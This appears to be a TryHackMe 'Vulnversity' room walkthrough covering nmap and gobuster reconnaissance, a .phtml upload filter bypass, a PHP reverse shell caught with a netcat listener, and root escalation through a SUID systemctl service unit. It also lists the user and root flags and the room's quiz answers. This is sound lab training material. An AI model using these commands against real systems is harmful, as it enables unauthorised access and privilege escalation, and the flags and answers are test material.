This tryhackme room involve fundamental learning of Recon , Web application attack and privilege escalation techniques

Click the "Join Room" and let's get into the challenge

"SCANNING"

1. Nmap scanning will be the primary option for the recon part such that use this syntax

`nmap -sV $ip`

Note : you can store the temporary ip as
`$ip = 10.10.22.11`

In the respective Nmap command is performing a scan on target to discover the open ports on the system and determine the versions of services running on those ports.

- `nmap` is the command-line utility used for network exploration and security auditing.
- `-sV` flag instructs `nmap` to perform a service version detection scan. It attempts to determine the versions of services running on the target ports. By using this flag, `nmap` will try to identify the specific software and its version running behind each open port on the target machine.
- `10.10.22.11` is the IP address of the target system that `nmap` will scan for open ports and attempt to identify the versions of services running on those ports.

```
┌─[✗]─[parrot@parrot]─[~/Downloads]
└──╼ $nmap -sV 10.10.12.92
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-02 17:02 BST
Nmap scan report for 10.10.12.92
Host is up (0.15s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protoc
ol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke
rnel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.31 seconds
```

Lets answer the question in the recon part

Scan the box; how many ports are open?

6

What version of the squid proxy is running on the machine?

3.5.12

How many ports will Nmap scan if the flag **-p-400** was used?

400

What is the most likely operating system this machine is running?

Ubuntu

What port is the web server running on?

3333

Since it is a web application , we have to discover the directory present inside it

gobuster is one of the tool widely used for directory busting

use the syntax

```
gobuster dir -u http://ip:p -w { wordlist directory }
```

dir - directory bruteforcing
-u - specifies URL
-w for wordlist to be used

```
┌─[parrot@parrot]─[/usr/share/wordlists/dirbuster]
└──╼ $gobuster dir -u http://10.10.12.92:3333 -w directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.12.92:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/06/02 17:12:53 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 318] [--> http://10.10.12.92:3333/images/]
/css                  (Status: 301) [Size: 315] [--> http://10.10.12.92:3333/css/]
/js                   (Status: 301) [Size: 314] [--> http://10.10.12.92:3333/js/]
/fonts                (Status: 301) [Size: 317] [--> http://10.10.12.92:3333/fonts/]
/internal             (Status: 301) [Size: 320] [--> http://10.10.12.92:3333/internal/]
Progress: 7890 / 87665 (9.00%)                                          Progress: 7924 / 87665 (9.04%)
```


1.

these are few directories shown in result and especially the highlighted one is odd one out .


After checking we will get an upload page for uploading the file and lets create a file and store the extensions of the file and lets check which one supports


After checking .phtml was supported
create a file with the .phtml extension and use the reverse shell code from pentest monkey github and upload it in the respective site

github - https://github.com/pentestmonkey/php-reverse-shell



after uploading , call the respective file you have uploaded . use portlistener netcat used for port listing and backdoors





Therefore you will get the shell and the next step is to stabilize the shell

```
┌─[parrot@parrot]─[~/Downloads]
└──╼ $sudo nano gg.phtml
┌─[parrot@parrot]─[~/Downloads]
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.81.186] from (UNKNOWN) [10.10.12.92] 42366
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64
 12:40:54 up 41 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

There are more ways to stabilize the shell and most commonly used is

`python3 -c 'import pty;pty.spawn("/bin/bash")'

then you will get the user directory and the flag is located at /homr/bill/user.txt

```
$ cd home
$ ls
bill
$ cat bill
cat: bill: Is a directory
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

and also we identify the username as Bill , so its a +point for us .

```
$ cd home
$ ls
bill
```

Next we have to escalate it to root , some common flaws existed in older version of linux system is to run the tmp folder with root access and without validating as a root user

While checking the directories and permission list , the fishy one was `systemctl`

and how to find the permission for the directories associated with the user

here you go

`ls -a`

So with the help of pythonGTFo bins
executing the command

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Then use systemctl start (foldername)
you will get the root access and the flag will be at /root/root.txt

```
www-data@vulnuniversity:/bin$ TF2=$(mktemp).service
www-data@vulnuniversity:/bin$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
> [Install]
> WantedBy=multi-user.target' > $TF2
www-data@vulnuniversity:/bin$ /bin/systemctl link $TF2
Created symlink from /etc/systemd/system/tmp.bEgqk07Eyk.service to /tmp/tmp.bEgqk07Eyk.service.
www-data@vulnuniversity:/bin$ /bin/systemctl enable --now $TF2
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.bEgqk07Eyk.service to /tmp/tmp.bEgqk07Eyk.service.
www-data@vulnuniversity:/bin$ /bin/bash -p
bash-4.3# ls
```

```
bash-4.3# ls
bin   etc        lib         media  proc  sbin  sys  var
boot  home       lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img lost+found  opt    run   srv   usr
bash-4.3# cd root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
```

So the answers are

Answer the questions below

I have successfully configured Gobuster.

No answer needed

What is the directory that has an upload form page?

/internal/

What common file type you'd want to upload to exploit the server is blocked? Try a couple to find out.

.php

I understand the Burpsuite tool and its purpose during pentesting.

No answer needed

What extension is allowed after running the above exercise?

.phtml

While completing the above exercise, I have successfully downloaded the PHP reverse shell.

No answer needed

What is the name of the user who manages the webserver?

bill

What is the user flag?

8bd7992fbe8a6ad22a63361004cfcedb

It's challenge time! We have guided you through this far. Unleash your skills and exploit this system further to escalate your privileges and answe

Answer the questions below

On the system, search for all SUID files. Which file stands out?

/bin/systemctl

What is the root flag value?

a58ff8579f0a9270368d33a9966c7fd5

Created by Room Type Use

Thank you , your room is completed , Stay notified for the next one !!!